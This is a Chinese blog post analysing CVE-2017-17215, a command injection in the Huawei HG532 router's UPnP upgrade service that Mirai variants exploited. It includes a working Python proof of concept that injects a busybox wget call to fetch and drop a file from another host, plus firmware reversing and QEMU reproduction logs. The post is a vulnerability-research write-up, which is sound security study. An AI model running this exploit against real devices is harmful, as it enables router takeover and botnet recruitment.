CVE-2017-17215-HG532命令注入漏洞分析

raycp / 2019-04-19 08:50:00 / 浏览数 4575

漏洞描述

华为 HG532 系列路由器是一款为家庭和小型办公用户打造的高速无线路由器产品。

该漏洞被用来作为病毒 Mirai 的升级版变种
OKIRU/SATORI，payload由蜜罐所捕获而被发现的，首次披露是由checkpoint所披露，漏洞利用的是upnp服务存在的注入漏洞实现任意命令执行。

漏洞poc

漏洞poc如下：


```
import requests

headers = {
   "Authorization": "Digest username=dslf-config, realm=HuaweiHomeGateway, nonce=88645cefb1f9ede0e336e3569d75ee30, uri=/ctrlt/
}

data = '''<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
  <NewStatusURL>;/bin/busybox wget -g 172.16.16.17 -l /tmp/1 -r /1;</NewStatusURL>
  <NewDownloadURL>HUAWEIUPNP</NewDownloadURL>
 </u:Upgrade>
</s:Body>
</s:Envelope>
'''
requests.post('http://172.16.16.21:37215/ctrlt/DeviceUpgrade_1',headers=headers,data=data)
```

漏洞分析

下载固件，公开存在下载地址

使用binwalk解压该固件。


查看文件类型，可以看到文件类型是mips 32位的，且格式为大端MSB。




根据公开的信息可知，漏洞处于upnp服务中，可直接将bin/upnp拖到IDA里面分析，也可以根据poc中的特征字符串`ctrlt`以及`DeviceUpgrade_1`寻找，看该字符串处于

定位漏洞到upnp文件中，将该文件拖到IDA里面进行分析。

根据poc，注入点是<NewStatusURL>以及<NewDownloadURL>，在字符串中找到它们：




并查看其交叉引用：



看到调用函数是在函数sub_40749c当中，跟过去该函数，可以看到，程序通过ATP_XML_GetChildNodeByName函数获取xml中的<NewStatusURL>节点，并且未经过检

-g -U %s -t '1 Firmware Upgrade Image' -c upnp -r %s -d -拼接使用system函数进行执行。



看到这里就可以看清楚漏洞的原理了，具体来说是首先在<NewStatusURL>输入单引号将前面的字符串闭合，然后再注入相应的执行命令即可，如需要执行ls命令，则需要`-g -U %s -t '1 Firmware Upgrade Image' -c upnp -r %s -d -`拼接得到`upg -g -U %s -t '1 Firmware Upgrade Image' -c upnp -r ';ls; -d -`，然后执行system调用，实现注入。

漏洞复现

根据文章安装qemu系统级的模拟环境，并使用命令`sudo qemu-system-mips -M malta -kernel vmlinux-2.6.32-5-4kc-malta -hda debian_squeeze_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -net nic -net tap -nographic`开启qemu虚拟机。

然后使用ssh将固件拷贝至该qemu虚拟机中，使用`chroot . sh`切换到该固件的根目录下，得到下面的图示：

找下端口37215 ，端口号只出现在mic文件内，所以猜测是mic启动的upnp服务，直接运行mic命令。

```
# mic
Start mic now ...
Unable to open device /dev/bhal.
Invalid config file read backup
Unable to open device /dev/bhal.
Read default configuration file.
Unable to open device /dev/bhal.
load cfm ok.
Unable to open /dev/commondrv.
start log proc...
Unable to open device /dev/bhal.
Unable to open device /dev/bhal.
Unable to open device /dev/bhal.
Unable to open device /dev/bhal.
```


`netstat -l` 查看哪些端口处于监听模式，可以看到端口37215已经处于监听模式。

```
tcp        0      0 *:37215                 *:*                     LISTEN
tcp        0      0 *:37443                 *:*                     LISTEN
```

将poc中ip设置正确，运行exp，并开启服务器端口监听，可以看到运行结果如下：

```
:~/work$ echo "i'm a evil data" > 1
:~/work$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

运行exp，被攻击者来获取文件1：

```
[13/Apr/2019 09:47:02] "GET /1 HTTP/1.1" 200 -
```

在被攻击中查看文件1，成功：

```
root@debian-mips:~/work/squashfs-root/tmp# cat 1
i'm a evil data
root@debian-mips:~/work/squashfs-root/tmp#
```

相关代码和文件在github

参考及链接

1. Huawei Home Routers in Botnet Recruitment
2. CVE-2017-17215路由器漏洞分析
3. 对华为HG532远程命令执行漏洞的新探索
4. CVE-2017-17215 - 华为HG532命令注入漏洞分析
5. 通过CVE-2017-17215学习路由器漏洞分析，从入坑到放弃
6. Huawei HG532 系列路由器远程命令执行漏洞分析

上一篇：深入分析 Windows API ... 下一篇：2019-DDCTF-WEB-Wr...

1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板